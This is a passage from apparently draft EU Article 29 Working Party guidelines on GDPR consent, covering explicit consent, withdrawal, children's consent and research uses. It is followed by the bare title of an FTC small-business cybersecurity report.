⁴⁰ See Commission Staff Working Paper, Impact Assessment, Annex 2, p. 20 and also pp. 105-106: “As also pointed out in the opinion adopted by WP29 on consent, it seems essential to clarify that valid consent requires the use of mechanisms that leave no doubt of the data subject’s intention to consent, while making clear that – in the context of the on-line environment – the use of default options which the data subject is required to modify in order to reject the processing (‘consent based on silence’) does not in itself constitute unambiguous consent. This would give individuals more control over their own data, whenever processing is based on his/her consent. As regards impact on data controllers, this would not have a major impact as it solely clarifies and better spells out the implications of the current Directive in relation to the conditions for a valid and meaningful consent from the data subject. In particular, to the extent that ‘explicit’ consent would clarify – by replacing “unambiguous” – the modalities and quality of consent and that it is not intended to extend the cases and situations where (explicit) consent should be used as a ground for processing, the impact of this measure on data controllers is not expected to be major.”

data. The GDPR does not allow controllers to offer pre-ticked boxes or opt-out constructions that require an intervention from the data subject to prevent agreement (for example ‘opt-out boxes’).⁴¹

3.4.1. Consent through electronic means

When consent is to be given following a request by electronic means, the request for consent should not be *unnecessarily* disruptive to the use of the service for which the consent is provided.⁴² An active affirmative motion by which the data subject indicates consent can be necessary when a less infringing or disturbing modus would result in ambiguity. Thus, it may be necessary that a consent request interrupts the use experience to some extent to make that request effective.

However, within the requirements of the GDPR, controllers have the liberty to develop a consent flow that suits their organisation. In this regard, physical motions can be qualified as a clear affirmative action in compliance with the GDPR.

[Example 12]

Swiping on a screen, waiving in front of a smart camera, turning a smartphone around clockwise, or in a figure eight motion may be options to indicate agreement, as long as clear information is provided, and it is clear that the motion in question signifies agreement to a specific request (e.g. if you swipe this bar to the left, you agree to the use of information X for purpose Y. Repeat the motion to confirm). The controller must be able to demonstrate that consent was obtained this way and data subjects must be able to withdraw consent as easily as it was given.

[Example 13]

Scrolling down or swiping through terms and conditions which include declarations of consent (where a statement comes up on screen to alert the data subject that continuing to scroll will constitute consent) will not satisfy the requirement of a clear and affirmative action. This is because the alert may be missed where a data subject is quickly scrolling through large amounts of text and such an action is not sufficiently unambiguous.

In the digital context, many services need personal data to function, hence, data subjects receive multiple consent requests that need answers through clicks and swipes every day. This may result in a certain degree of click fatigue: when encountered too many times, the actual warning effect of consent mechanisms is diminishing.

This results in a situation where consent questions are no longer read. This is a particular risk to data subjects, as, typically, consent is asked for actions that are in principle unlawful without their consent. The GDPR places upon controllers the obligation to develop ways to tackle this issue.

An often-mentioned example to do this in the online context is to obtain consent of Internet users via their browser settings. Such settings should be developed in line with the conditions for valid consent in the GDPR, as for instance that the consent shall be granular for each of the envisaged purposes and that the information to be provided, should name the controllers.

⁴¹ See Article 7(2). See also Working Document 02/2013 on obtaining consent for cookies (WP 208), pp. 3-6.

⁴² See Recital 32 GDPR.

In any event, consent must always be obtained before the controller starts processing personal data for which consent is needed. WP29 has consistently held in previous opinions that consent should be given prior to the processing activity.⁴³ Although the GDPR does not literally prescribe in Article 4(11) that consent must be given prior to the processing activity, this is clearly implied. The heading of Article 6(1) and the wording “has given” in Article 6(1a) support this interpretation. It follows logically from Article 6 and Recital 40 that a valid lawful basis must be present before starting a data processing. Therefore, consent should be given prior to the processing activity. In principle, it can be sufficient to ask for a data subject’s consent once. However, controllers do need to obtain a new and specific consent if purposes for data processing change after consent was obtained or if an additional purpose is envisaged.

4. Obtaining explicit consent

Explicit consent is required in certain situations where serious data protection risk emerge, hence, where a high level of individual control over personal data is deemed appropriate. Under the GDPR, explicit consent plays a role in Article 9 on the processing of special categories of data, the provisions on data transfers to third countries or international organisations in the absence of adequate safeguards in Article 49⁴⁴, and in Article 22 on automated individual decision-making, including profiling.⁴⁵

The GDPR prescribes that a “clear affirmative act” is a prerequisite for ‘regular’ consent. As the ‘regular’ consent requirement in the GDPR is already raised to a higher standard compared to the consent requirement in Directive 95/46/EC, it needs to be clarified what extra efforts a controller should undertake in order to obtain the *explicit* consent of a data subject in line with the GDPR.

The term *explicit* refers to the way consent is expressed by the data subject. It means that the data subject must give an express statement of consent. An obvious way to make sure consent is explicit would be to expressly confirm consent in a written statement. Where appropriate, the controller could make sure the written statement is signed by the data subject, in order to remove all possible doubt and potential lack of evidence in the future.⁴⁶

However, such a signed statement is not the only way to obtain explicit consent and, it cannot be said that the GDPR prescribes written and signed statements in all circumstances that require valid explicit consent. For example, in the digital or online context, a data subject may be able to issue

⁴³ WP29 has consistently held this position since Opinion 15/2011 on the definition of consent (WP 187), pp. 30-31.

⁴⁴ According to Article 49 (1a) GDPR, explicit consent can lift the ban on data transfers to countries without adequate levels of data protection law. Also note Working document on a common interpretation of Article 26(1) of Directive 95/46/EC of 24 October 1995 (WP 114), p. 11, where WP29 has indicated that consent for data transfers that occur periodically or on an on-going basis is inappropriate.

⁴⁵ In Article 22, the GDPR introduces provisions to protect data subjects against decision-making based solely on automated processing, including profiling. Decisions made on this basis are allowed under certain legal conditions. Consent plays a key role in this protection mechanism, as Article 22(2c) GDPR makes clear that a controller may proceed with automated decision making, including profiling, that may significantly affect the individual, with the data subject’s explicit consent. WP29 have produced separate guidelines on this issue: WP29 Guidelines on Automated decision-making and Profiling for the purposes of Regulation 2016/679, 3 October 2017 (WP 251).

⁴⁶ See also WP29 Opinion 15/2011, on the definition of consent (WP 187), p. 25.

the required statement by filling in an electronic form, by sending an email, by uploading a scanned document carrying the signature of the data subject, or by using an electronic signature. In theory, the use of oral statements can also be sufficiently express to obtain valid explicit consent, however, it may be difficult to prove for the controller that all conditions for valid explicit consent were met when the statement was recorded.

[Example 14] A clinic for cosmetic surgery seeks explicit consent from a patient to transfer his medical record to an expert whose second opinion is asked on the condition of the patient. The medical record is a digital file. Given the specific nature of the information concerned, the clinic asks for an electronic signature of the data subject to obtain valid explicit consent and to be able to demonstrate that explicit consent was obtained.⁴⁷

Two stage verification of consent can also be a way to make sure explicit consent is valid. For example, a data subject receives an email notifying them of the controller's intent to process a record containing medical data. The controller explains in the email that he asks for consent for the use of a specific set of information for a specific purpose. If the data subjects agrees to the use of this data, the controller asks him or her for an email reply containing the statement 'I agree'. After the reply is sent, the data subject receives a verification link that must be clicked, or an SMS message with a verification code, to confirm agreement.

It should be remembered that explicit consent is not the only way to legitimise processing of special categories of data, certain transfers of data et cetera. Explicit consent may not be appropriate in a particular situation and the GDPR lists several other possibilities to make sure these activities can be done in a lawful manner. For example, Article 9(2) lists nine other legal grounds for lifting the prohibition of processing special categories of data.

5. Additional conditions for obtaining valid consent

The GDPR introduces requirements for controllers to make additional arrangements to ensure they obtain, and maintain and are able to demonstrate, valid consent. Article 7 of the GDPR sets out these additional conditions for valid consent, with specific provisions on keeping records of consent and the right to easily withdraw consent. Article 7 also applies to consent referred to in other articles of GDPR, e.g. Articles 8 and 9. Guidance on the additional requirement to demonstrate valid consent and on withdrawal of consent is provided below.

5.1. Demonstrate consent

In Article 7(1), the GDPR clearly outlines the explicit obligation of the controller to demonstrate a data subject's consent. The burden of proof will be on the controller, according to Article 7(1).

Recital 42 states: *“Where processing is based on the data subject's consent, the controller should be able to demonstrate that the data subject has given consent to the processing operation.”*

⁴⁷ This example is without prejudice to EU Regulation (EU) No 910/2014 of the European Parliament and of the Council of 23 July 2014 on electronic identification and trust services for electronic transactions in the internal market.

Controllers are free to develop methods to comply with this provision in a way that is fitting in their daily operations. At the same time, the duty to demonstrate that valid consent has been obtained by a controller, should not in itself lead to excessive amounts of additional data processing. This means that controllers should have enough data to show a link to the processing (to show consent was obtained) but they shouldn't be collecting any more information than necessary.

It is up to the controller to prove that valid consent was obtained from the data subject. The GDPR does not prescribe exactly how this must be done. However, the controller must be able to prove that a data subject in a given case has consented. As long as a data processing activity in question lasts, the obligation to demonstrate consent exists. After the processing activity ends, proof of consent should be kept no longer than strictly necessary for compliance with a legal obligation or for the establishment, exercise or defence of legal claims, in accordance with Article 17(3b) and (3e).

For instance, the controller may keep a record of consent statements received, so he can show how consent was obtained, when consent was obtained and the information provided to the data subject at the time shall be demonstrable. The controller shall also be able to show that the data subject was informed and the controller's workflow met all relevant criteria for a valid consent. The rationale behind this obligation in the GDPR is that controllers must be accountable with regard to obtaining valid consent from data subjects and the consent mechanisms they have put in place. For example, in an online context, a controller could retain information on the session in which consent was expressed, together with documentation of the consent workflow at the time of the session, and a copy of the information that was presented to the data subject at that time. It would not be sufficient to merely refer to a correct configuration of the respective website.

[Example 15] A hospital sets up a scientific research programme, called project X, for which dental records of real patients are necessary. Participants are recruited via telephone calls to patients that voluntarily agreed to be on a list of candidates that may be approached for this purpose. The controller seeks explicit consent from the data subjects for the use of their dental record. Consent is obtained during a phone call by recording an oral statement of the data subject in which the data subject confirms that they agree to the use of their data for the purposes of project X.

There is no specific **time limit** in the GDPR for how long consent will last. How long consent lasts will depend on the context, the scope of the original consent and the expectations of the data subject. If the processing operations change or evolve considerably then the original consent is no longer valid. If this is the case, then new consent needs to be obtained.

WP29 recommends as a best practice that consent should be refreshed at appropriate intervals. Providing all the information again helps to ensure the data subject remains well informed about how their data is being used and how to exercise their rights.⁴⁸

⁴⁸ See WP29 guidelines on transparency. [Citation to be finalized when available]

5.2. Withdrawal of consent

Withdrawal of consent is given a prominent place in the GDPR. The provisions and recitals on withdrawal of consent in the GDPR can be regarded as codification of the existing interpretation of this matter in WP29 Opinions.⁴⁹

Article 7(3) of the GDPR prescribes that the controller must ensure that consent can be withdrawn by the data subject as easy as giving consent and at any given time. The GDPR does not say that giving and withdrawing consent must always be done through the same action.

However, when consent is obtained via electronic means through only one mouse-click, swipe, or keystroke, data subjects must, in practice, be able to withdraw that consent equally as easily. Where consent is obtained through use of a service-specific user interface (for example, via a website, an app, a log-on account, the interface of an IoT device or by e-mail), there is no doubt a data subject must be able to withdraw consent via the same electronic interface, as switching to another interface for the sole reason of withdrawing consent would require undue effort. Furthermore, the data subject should be able to withdraw his/her consent without detriment. This means, inter alia, that a controller must make withdrawal of consent possible free of charge or without lowering service levels.⁵⁰

[Example 16] A music festival sells tickets through an online ticket agent. With each online ticket sale, consent is requested in order to use contact details for marketing purposes. To indicate consent for this purpose, customers can select either No or Yes. The controller informs customers that they have the possibility to withdraw consent. To do this, they could contact a call centre on business days between 8am and 5pm, free of charge. The controller in this example does not comply with article 7(3) of the GDPR. Withdrawing consent in this case requires a telephone call during business hours, this is more burdensome than the one mouse-click needed for giving consent through the online ticket vendor, which is open 24/7.

The requirement of an easy withdrawal is described as a necessary aspect of valid consent in the GDPR. If the withdrawal right does not meet the GDPR requirements, then the consent mechanism of the controller does not comply with the GDPR. As mentioned in section 3.1. on the condition of *informed* consent, the controller must inform the data subject of the right to withdraw consent prior to actually giving consent, pursuant to Article 7(3) of the GDPR. Additionally, the controller must as part of the transparency obligation inform the data subjects on how to exercise their rights.⁵¹

⁴⁹ WP29 has discussed this subject in their Opinion on consent (see Opinion 15/2011 on the definition of consent (WP 187), pp. 9, 13, 20, 27 and 32-33) and, inter alia, their Opinion on the use of location data. (see Opinion 5/2005 on the use of location data with a view to providing value-added services (WP 115), p. 7).

⁵⁰ See also opinion WP29 Opinion 4/2010 on the European code of conduct of FEDMA for the use of personal data in direct marketing (WP 174) and the Opinion on the use of location data with a view to providing value-added services (WP 115).

⁵¹ Recital 39 GDPR, which refers to Articles 13 and 14 of that Regulation, states that “*natural persons should be made aware of risks, rules, safeguards and rights in relation to the processing of personal data and how to exercise their rights in relation to such processing.*”⁵² See Article 17(1b) and (3).

As a general rule, if consent is withdrawn, all data processing operations that were based on consent and took place before the withdrawal of consent - and in accordance with the GDPR - remain lawful, however, the controller must stop the processing actions concerned. If there is no other lawful basis justifying the processing (e.g. further storage) of the data, they should be deleted or anonymised by the controller.⁵²

As mentioned earlier in these guidelines, it is very important that controllers assess the purposes for which data is actually processed and the lawful grounds on which it is based prior to collecting the data. Often companies need personal data for several purposes, and the processing is based on more than one lawful basis, e.g. customer data may be based on contract and consent. Hence, a withdrawal of consent does not mean a controller must erase data that are processed for a purpose that is based on the performance of the contract with the data subject. Controllers should therefore be clear from the outset about which purpose applies to each element of data and which lawful basis is being relied upon.

Besides controller's obligation to delete data that was processed on the basis of consent once that consent is withdrawn, an individual data subject has the opportunity to request erasure of other data concerning him that still resides with the controller, e.g. on the basis of Article 6(1b). To this end, a data subject should exercise their right to have data erased, as laid down in Article 17(1b) and Recital 65. WP29 recommends controllers to assess whether continued processing of the data in question is appropriate, even in the absence of an erasure request by the data subject.

In cases where the data subject withdraws his/her consent and the controller wishes to continue to process the personal data on another lawful basis, they cannot silently migrate from consent (which is withdrawn) to this other lawful basis. Furthermore, any change in the lawful basis for processing must be notified to a data subject in accordance with the information requirements in Articles 13 and 14 and under the general principle of transparency.

6. Interaction between consent and other lawful grounds in Article 6 GDPR

Article 6 sets the conditions for a lawful personal data processing and describes six lawful bases on which a controller can rely. The application of one of these six bases must be established prior to the processing and in relation to a specific purpose. As a general rule, a processing activity for one specific purpose cannot be based on multiple lawful bases. Nonetheless, it is possible to rely on more than one lawful basis to legitimise processing if the data is used for several purposes, as each purpose must be connected to a lawful basis. However, the controller must have identified these purposes and their appropriate lawful bases in advance. The lawful basis cannot be modified in the course of processing. Hence, the controller cannot swap between lawful bases. For example, it is not allowed to retrospectively utilise the legitimate interest basis in order to justify processing, where problems have been encountered with the validity of consent. Therefore, under the GDPR, controllers that ask for a data subject's consent to the use of personal data shall in principle not be able to rely on the other lawful bases in Article 6 as a "back-up", either when they cannot

⁵² See Article 17(1b) and (3).

demonstrate that GDPR-compliant consent has been given by a data subject or if valid consent is subsequently withdrawn. Because of the requirement to disclose the lawful basis which the controller is relying upon at the time of collection of personal data, controllers must have decided in advance of collection what the applicable lawful basis is.

7. Specific areas of concern in the GDPR

7.1.Children (Article 8)

Compared to the current directive, the GDPR creates an additional layer of protection where personal data of vulnerable natural persons, especially children, are processed. Article 8 introduces additional obligations to ensure an enhanced level of data protection of children in relation to information society services. The reasons for the enhanced protection are specified in Recital 38: “*[...] they may be less aware of the risks, consequences and safeguards concerned and their rights in relation to the processing of personal data [...]*” Recital 38 also states that “*Such specific protection should, in particular, apply to the use of personal data of children for the purposes of marketing or creating personality or user profiles and the collection of personal data with regard to children when using services offered directly to a child.*” The words ‘in particular’ indicate that the specific protection is not confined to marketing or profiling but includes the wider ‘collection of personal data with regard to children’.

Article 8(1) states that where consent applies, in relation to the offer of information society services directly to a child, the processing of the personal data of a child shall be lawful where the child is at least 16 years old. Where the child is below the age of 16 years, such processing shall be lawful only if and to the extent that consent is given or authorised by the holder of parental responsibility over the child.⁵³ Regarding the age limit of valid consent the GDPR provides flexibility, Member States can provide by law a lower age, but this age cannot be below 13 years.

As mentioned in section 3.1. on informed consent, the information shall be understandable to the audience addressed by the controller, paying particular attention to the position of children. In order to obtain “informed consent” from a child the controller must explain in language that is clear and plain for children how it intends to process the data it collects.⁵⁴

It is clear from the foregoing that Article 8 shall only apply when the following conditions are met:

- The processing is related to the offer of information society services directly to a child.^{55, 56}

⁵³ Without prejudice to the possibility of Member State law to derogate from the age limit, see Article 8(1).

⁵⁴ Recital 58 GDPR re-affirms this obligation, in stating that, where appropriate, a controller should make sure the information provided is understandable for children.

⁵⁵ According to Article 4(25) GDPR an information society service means a service as defined in point (b) of article 1(1) of Directive 2015/1535: “(b) ‘service’ means any Information Society service, that is to say, any service normally provided for remuneration, at a distance, by electronic means and at the individual request of a recipient of services. For the purposes of this definition: (i) ‘at a distance’ means that the service is provided without the parties being simultaneously present; (ii) ‘by electronic means’ means that the service is sent initially and received at its destination by means of electronic equipment for the processing (including digital compression) and storage of data, and entirely

- The processing is based on consent

7.1.1. Information society service

To determine the scope of the term ‘information society service’ in the GDPR, reference is made in Article 4(25) GDPR to Directive 2015/1535.

While assessing the scope of this definition, WP29 also refers to case law of the ECJ.⁵⁷ The ECJ held that *information society services* cover contracts and other services that are concluded or transmitted on-line. Where a service has two economically independent components, one being the online component, such as the offer and the acceptance of an offer in the context of the conclusion of a contract or the information relating to products or services, including marketing activities, this component is defined as an information society service, the other component being the physical delivery or distribution of goods is not covered by the notion of an information society service. The online delivery of a service would fall within the scope of the term *information society service* in Article 8 GDPR.

7.1.2. Offered directly to a child

The inclusion of the wording ‘offered directly to a child’ indicates that Article 8 is intended to apply to some, not all information society services. In this respect if an information society service provider makes it clear to potential users that it is only offering its service to persons aged 18 or over, and this is not undermined by other evidence (such as the content of the site or marketing plans) then the service will not be considered to be ‘offered directly to a child’ and Article 8 will not apply.

7.1.3. Age

The GDPR specifies that “*Member States may provide by law for a lower age for those purposes provided that such lower age is not below 13 years.*” The controller must be aware of those different national laws, by taking into account the public targeted by its services. In particular it should be noted that a controller providing a cross-border service cannot always rely on complying

transmitted, conveyed and received by wire, by radio, by optical means or by other electromagnetic means; (iii) ‘at the individual request of a recipient of services’ means that the service is provided through the transmission of data on individual request.” An indicative list of services not covered by this definition is set out in Annex I of the said Directive. See also Recital 18 of Directive 2000/31.

⁵⁶ Possible reference to the definition of “child” in the UN Convention on the Protection of the Child Article 1 of the Convention of the Rights of the Child states that: “[...] a child means every human being below the age of eighteen years unless under the law applicable to the child, majority is attained earlier,” see United Nations, General Assembly Resolution 44/25 of 20 November 1989 (Convention of the Rights of the Child).

⁵⁷ See European Court of Justice, 2 December 2010 Case C-108/09, (*Ker-Optika*), paragraphs 22 and 28. In relation to ‘composite services’, WP29 also refers to the Advocate General’s opinion in Case C-434/15 (*Asociacion Profesional Elite Taxi v Uber Systems Spain SL*). (para’s 30-), points 17) and 3. The AG Opinion considers that in cases where the two components described above form part of an inseparable whole, a composite service will fall under the definition of an information society service as long as the main component (or all essential elements) of the service meet the definition. This would include the case of the online sale of goods.

with only the law of the Member State in which it has its main establishment but may need to comply with the respective national laws of each Member State in which it offers the information society service(s). This depends on whether a Member State chooses to use the place of main establishment of the controller as a point of reference in its national law, or the residence of the data subject. First of all the Member States shall consider the best interests of the child during making their choice. The Working Group encourages the Member States to search for a harmonized solution in this matter.

When providing information society services to children on the basis of consent, controllers will be expected to make reasonable efforts to verify that the user is over the age of digital consent, and these measures should be proportionate to the nature and risks of the processing activities.

If the users state that they are over the age of digital consent then the controller can carry out appropriate checks to verify that this statement is true. Although the need to verify age is not explicit in the GDPR it is implicitly required, for if a child gives consent while not old enough to provide valid consent on their own behalf, then this will render the processing of data unlawful.

If the user states that he/she is below the age of digital consent then the controller can accept this statement without further checks, but will need to go on to obtain parental authorisation and verify that the person providing that consent is a holder of parental responsibility.

Age verification should not lead to excessive data processing. The mechanism chosen to verify the age of a data subject should involve an assessment of the risk of the proposed processing. In some low-risk situations, it may be appropriate to require a new subscriber to a service to disclose their year of birth or to fill out a form stating they are (not) a minor.⁵⁸ If doubts arise the controller should review their age verification mechanisms in a given case and consider whether alternative checks are required.⁵⁹

7.1.4. Children's consent and parental responsibility

Regarding the authorisation of a holder of parental responsibility, the GDPR does not specify practical ways to gather the parent's consent or to establish that someone is entitled to perform this action.⁶⁰ Therefore, the WP29 recommends the adoption of a proportionate approach, in line with Article 8(2) GDPR and Article 5(1c) GDPR (data minimisation). A proportionate approach may be to focus on obtaining a limited amount of information, such as contact details of a parent or guardian.

What is reasonable, both in terms of verifying that a user is old enough to provide their own consent, and in terms of verifying that a person providing consent on behalf of a child is a holder of

⁵⁸ Although this may not be a watertight solution in all cases, it is an example to deal with this provision

⁵⁹ See WP29 Opinion 5/2009 on social networking services (WP 163).

⁶⁰ WP 29 notes that it not always the case that the holder of parental responsibility is the natural parent of the child and that parental responsibility can be held by multiple parties which may include legal as well as natural persons.

parental responsibility, may depend upon the risks inherent in the processing as well as the available technology. In low-risk cases, verification of parental responsibility via email may be sufficient. Conversely, in high-risk cases, it may be appropriate to ask for more proof, so that the controller is able to verify and retain the information pursuant to Article 7(1) GDPR.⁶¹ Trusted third party verification services may offer solutions which minimise the amount of personal data the controller has to process itself.

[Example 17] An online gaming platform wants to make sure underage customers only subscribe to its services with the consent of their parents or guardians. The controller follows these steps:

Step 1: ask the user to state whether they are under or over the age of 16 (or alternative age of digital consent)

If the user states that they are under the age of digital consent:

Step 2: service informs the child that a parent or guardian needs to consent or authorise the processing before the service is provided to the child. The user is requested to disclose the email address of a parent or guardian.

Step 3: service contacts the parent or guardian and obtains their consent via email for processing and take reasonable steps to confirm that the adult has parental responsibility.

Step 4: in case of complaints, the platform takes additional steps to verify the age of the subscriber.

If the platform has met the other consent requirements, the platform can comply with the additional criteria of Article 8 GDPR by following these steps.

The example shows that the controller can put itself in a position to show that reasonable efforts have been made to ensure that valid consent has been obtained, in relation to the services provided to a child. Article 8(2) particularly adds that “*The controller shall make reasonable efforts to verify that consent is given or authorised by the holder of parental responsibility over the child, taking into consideration available technology.*”

It is up to the controller to determine what measures are appropriate in a specific case. As a general rule, controllers should avoid verification solutions which themselves involve excessive collection of personal data.

WP29 acknowledges that there may be cases where verification is challenging (for example where children providing their own consent have not yet established an ‘identity footprint’, or where parental responsibility is not easily checked. This can be taken into account when deciding what efforts are reasonable, but controllers will also be expected to keep their processes and the available technology under constant review.

With regard to a data subject’s autonomy to consent to the processing of their personal data and have full control over the processing, consent by a holder of parental responsibility or authorized by a holder of parental responsibility for the processing of personal data of children will expire once the data subject reaches the age of digital consent. From that day forward, the controller must obtain valid consent from the data subject him/herself. In practice this may mean that a controller relying upon consent from its users may need to send out messages to users periodically to remind them

⁶¹ For example, a parent or guardian could be asked to make a payment of €0,01 to the controller via a bank transaction, including a brief confirmation in the description line of the transaction that the bank account holder is a holder of parental responsibility over the user. Where appropriate, an alternative method of verification should be provided to prevent undue discriminatory treatment of persons that do not have a bank account.

that consent for children will expire once they turn 16 and must be reaffirmed by the data subject personally.

It is important to point out that in accordance with Recital 38, consent by a parent or guardian is not required in the context of preventive or counselling services offered directly to a child. For example the provision of child protection services offered online to a child by means of an online chat service do not require prior parental authorisation.

Finally, the GDPR states that the rules concerning parental authorization requirements vis-à-vis minors shall not interfere with “the general contract law of Member States such as the rules on the validity, formation or effect of a contract in relation to a child”. Therefore, the requirements for valid consent for the use of data about children are part of a legal framework that must be regarded as separate from national contract law. Therefore, this guidance paper does not deal with the question whether it is lawful for a minor to conclude online contracts. Both legal regimes may apply simultaneously, and, the scope of the GDPR does not include harmonization of national provisions of contract law.

7.2. Scientific research

The definition of scientific research purposes has substantial ramifications for the range of data processing activities a controller may undertake, once valid consent has been obtained. This is especially relevant when special categories of data are used for scientific purposes, for example in the field of medicine.

The term ‘*scientific research*’ is not defined in the GDPR. Recital 159 states “(…) *For the purposes of this Regulation, the processing of personal data for scientific research purposes should be interpreted in a broad manner. (…)*”, however the WP29 considers the notion may not be stretched beyond its common meaning and understands that ‘*scientific research*’ in this context means a research project set up in accordance with relevant sector-related methodological and ethical standards.

Recital 33 seems to bring some flexibility to the degree of specification and granularity of consent in the context of scientific research. Recital 33 states: “*It is often not possible to fully identify the purpose of personal data processing for scientific research purposes at the time of data collection. Therefore, data subjects should be allowed to give their consent to certain areas of scientific research when in keeping with recognised ethical standards for scientific research. Data subjects should have the opportunity to give their consent only to certain areas of research or parts of research projects to the extent allowed by the intended purpose.*”

First, it should be noted that Recital 33 does not disapply the obligations with regard to the requirement of specific consent. This means that, in principle, scientific research projects can only include personal data on the basis of consent if they have a well-described purpose. Where purposes are unclear at the start of a scientific research programme, controllers will have difficulty to pursue the programme in compliance with the GDPR.

For the cases where purposes for data processing within a scientific research project cannot be specified at the outset, recital 33 allows as an exception that the purpose may be described at a more general level. Considering the strict conditions stated by Art. 9 GDPR regarding the processing of special categories of data, WP29 notes that when special categories of data are processed, applying the flexible approach of Recital 33 will be subject to a stricter interpretation and requires a high degree of scrutiny. When regarded as a whole, the GDPR cannot be interpreted to allow for a controller to navigate around the key principle of specifying purposes for which consent of the data subject is asked.

When research purposes cannot be fully specified, a controller must seek other ways to ensure the essence of the consent requirements are served best, for example, to allow data subjects to consent for a research purpose in more general terms, and for specific stages of a research project that are already known to take place at the outset. As the research advances, consent for subsequent steps in the project can be obtained before that next stage begins. Yet, such a consent should still be in line with the applicable ethical standards for scientific research.

Moreover, the controller may apply further safeguards in such cases. Article 89(1), for example, highlights the need for safeguards in data processing activities for scientific or historical or statistical purposes. These purposes “*shall be subject to appropriate safeguards, in accordance with this regulation, for the rights and freedoms of data subject.*” Data minimization, anonymisation and data security are mentioned as possible safeguards.⁶² Anonymisation is the preferred solution as soon as the purpose of the research can be achieved without the processing of personal data.

Transparency is an additional safeguard when the circumstances of the research do not allow for a specific consent. A lack of purpose specification may be offset by information on the development of the purpose being provided regularly by controllers as the research project progresses so that, over time, the consent will be as specific as possible. When doing so, the data subject has at least a basic understanding of the state of play, allowing him/her to assess whether or not to use, for example, the right to withdraw consent pursuant to Article 7(3).⁶³

Also, having a comprehensive research plan available for data subjects to take note of, before they consent could help to compensate a lack of purpose specification.⁶⁴ This research plan should

⁶² See for example Recital 156. The processing of personal data for scientific purposes should also comply with other relevant legislation such as on clinical trials, see Recital 156, mentioning Regulation (EU) No 536/2014 of the European Parliament and of the Council of 16 April 2014 on clinical trials on medicinal products for human use. See also WP29 Opinion 15/2011 on the definition of consent (WP 187), p. 7: “*Moreover, obtaining consent does not negate the controller’s obligations under Article 6 with regard to fairness, necessity and proportionality, as well as data quality. For instance, even if the processing of personal data is based on the consent of the user, this would not legitimise the collection of data which is excessive in relation to a particular purpose.*” [...] *As a principle, consent should not be seen as an exemption from the other data protection principles, but as a safeguard. It is primarily a ground for lawfulness, and it does not waive the application of other principles.*”

⁶³ Other transparency measures may also be relevant. When controllers engage in data processing for scientific purposes, while full information cannot be provided at the outset, they could designate a specific contact person for data subjects to address with questions.

⁶⁴ Such a possibility can be found in Article 14(1) of the current Personal Data Act of Finland (*Henkilötietolaki*, 523/1999)

specify the research questions and working methods envisaged as clearly as possible. The research plan could also contribute to compliance with Article 7(1), as controllers need to show what information was available to data subjects at the time of consent in order to be able to demonstrate that consent is valid.

It is important to remember that if consent is being used as the lawful basis for processing there must be a possibility for a data subject to withdraw that consent. WP29 notes that withdrawal of consent could undermine types scientific research that require data that can be linked to individuals, however the GDPR is clear that consent can be withdrawn and controllers must act upon this – there is no exemption to this requirement for scientific research⁶⁵. If a controller receives a withdrawal request, it should delete or anonymise the personal data straight away if it wishes to continue to use the data for the purposes of the research.⁶⁶

7.3.Data subject's rights

If a data processing activity is based on a data subject's consent, this will affect that individual's rights. Data subjects may have the right to data portability (Article 20) when processing is based on consent. At the same time, the right to object (Article 21) does not apply when processing is based on consent, although the right to withdraw consent at any time may provide a similar outcome.

Articles 16 to 20 of the GDPR indicate that when data processing is based on consent, data subjects have the right to erasure, the right to be forgotten when consent has been withdrawn and the rights to restriction, rectification and access.⁶⁷

8. Consent obtained under Directive 95/46/EC

Controllers that currently process data on the basis of consent in compliance with national data protection law are not automatically required to completely refresh all existing consent relations with data subjects in preparation for the GDPR. Consent which has been obtained to date continues to be valid in so far as it is in line with the conditions laid down in the GDPR.

It is important for controllers to review current work processes and records in detail, before 25 May 2018, to be sure existing consents meet the GDPR standard (see Recital 171 of the GDPR⁶⁸). In practice, the GDPR raises the bar with regard to implementing consent mechanisms and introduces

⁶⁵ This is not to be confused with Article 17 GDPR ('right to be forgotten') which holds an exemption for archiving purposes in the public interest, scientific or historical research purposes etc. or statistical purposes in accordance with Article 89(1). However, controllers will still need a lawful basis under Article 6 GDPR for retention of the data.

⁶⁶ See also WP29 Opinion 05/2014 on "Anonymisation Techniques" (WP216).

⁶⁷ In cases where certain data processing activities are restricted in accordance with Article 18, GDPR, consent of the data subject may be needed to lift restrictions.

⁶⁸ Recital 171 GDPR states: "*Directive 95/46/EC should be repealed by this Regulation. Processing already under way on the date of application of this Regulation should be brought into conformity with this Regulation within the period of two years after which this Regulation enters into force. Where processing is based on consent pursuant to Directive 95/46/EC, it is not necessary for the data subject to give his or her consent again if the manner in which the consent has been given is in line with the conditions of this Regulation, so as to allow the controller to continue such processing after the date of application of this Regulation. Commission decisions adopted and authorisations by supervisory authorities based on Directive 95/46/EC remain in force until amended, replaced or repealed.*"

several new requirements that require controllers to alter consent mechanisms, rather than rewriting privacy policies alone.

For example, as the GDPR requires that a controller must be able to demonstrate that valid consent was obtained, all presumed consents of which no references are kept will automatically be below the consent standard of the GDPR and will need to be renewed. Likewise as the GDPR requires a “statement or a clear affirmative action”, all presumed consents that were based on a more implied form of action by the data subject (e.g. ignoring a pre-ticked opt-in box) will also not be to the GDPR standard of consent.

Furthermore, to be able to demonstrate that consent was obtained or to allow for more granular indications of the data subject’s wishes, operations and IT systems may need revision. Also, mechanisms for data subjects to withdraw their consent easily must be available and information about how to withdraw consent must be provided. If existing procedures for obtaining and managing consent do not meet the GDPR’s standards, controllers will need to obtain fresh GDPR-compliant consent.

On the other hand, as not all elements named in Articles 13 and 14 must always be present as a condition for informed consent, the extended information obligations under the GDPR do not necessarily oppose the continuity of consent which has been granted before the GDPR enters into force (see page 15 above). Under Directive 95/46/EC, there was no requirement to inform data subjects of the basis upon which the processing was being conducted.

If a controller finds that the consent previously obtained under the old legislation will not meet the standard of GDPR consent, then controllers must assess whether the processing may be based on a different lawful basis, taking into account the conditions set by the GDPR. However this is a one off situation as controllers are moving from applying the Directive to applying the GDPR. Under the GDPR, it is not possible to swap between one lawful basis and another. If a controller is unable to renew consent in a compliant way and is also unable to make the transition to GDPR compliance by basing data processing on a different lawful basis while ensuring that continued processing is fair and accounted for, the processing activities must be stopped. In any event the controller needs to observe the principles of lawful, fair and transparent processing.

9. Frequently asked questions

[To be done after the public consultation of this guidance document.]

._*._*._*._*._*._*._*._*._*._* **END OF DOCUMENT** *_*._*._*._*._*._*._*._*._*._*._*._*._*._*

Engage, Connect, Protect

The FTC's Projects and Plans to Foster Small Business Cybersecurity

STAFF PERSPECTIVE | APRIL 2018

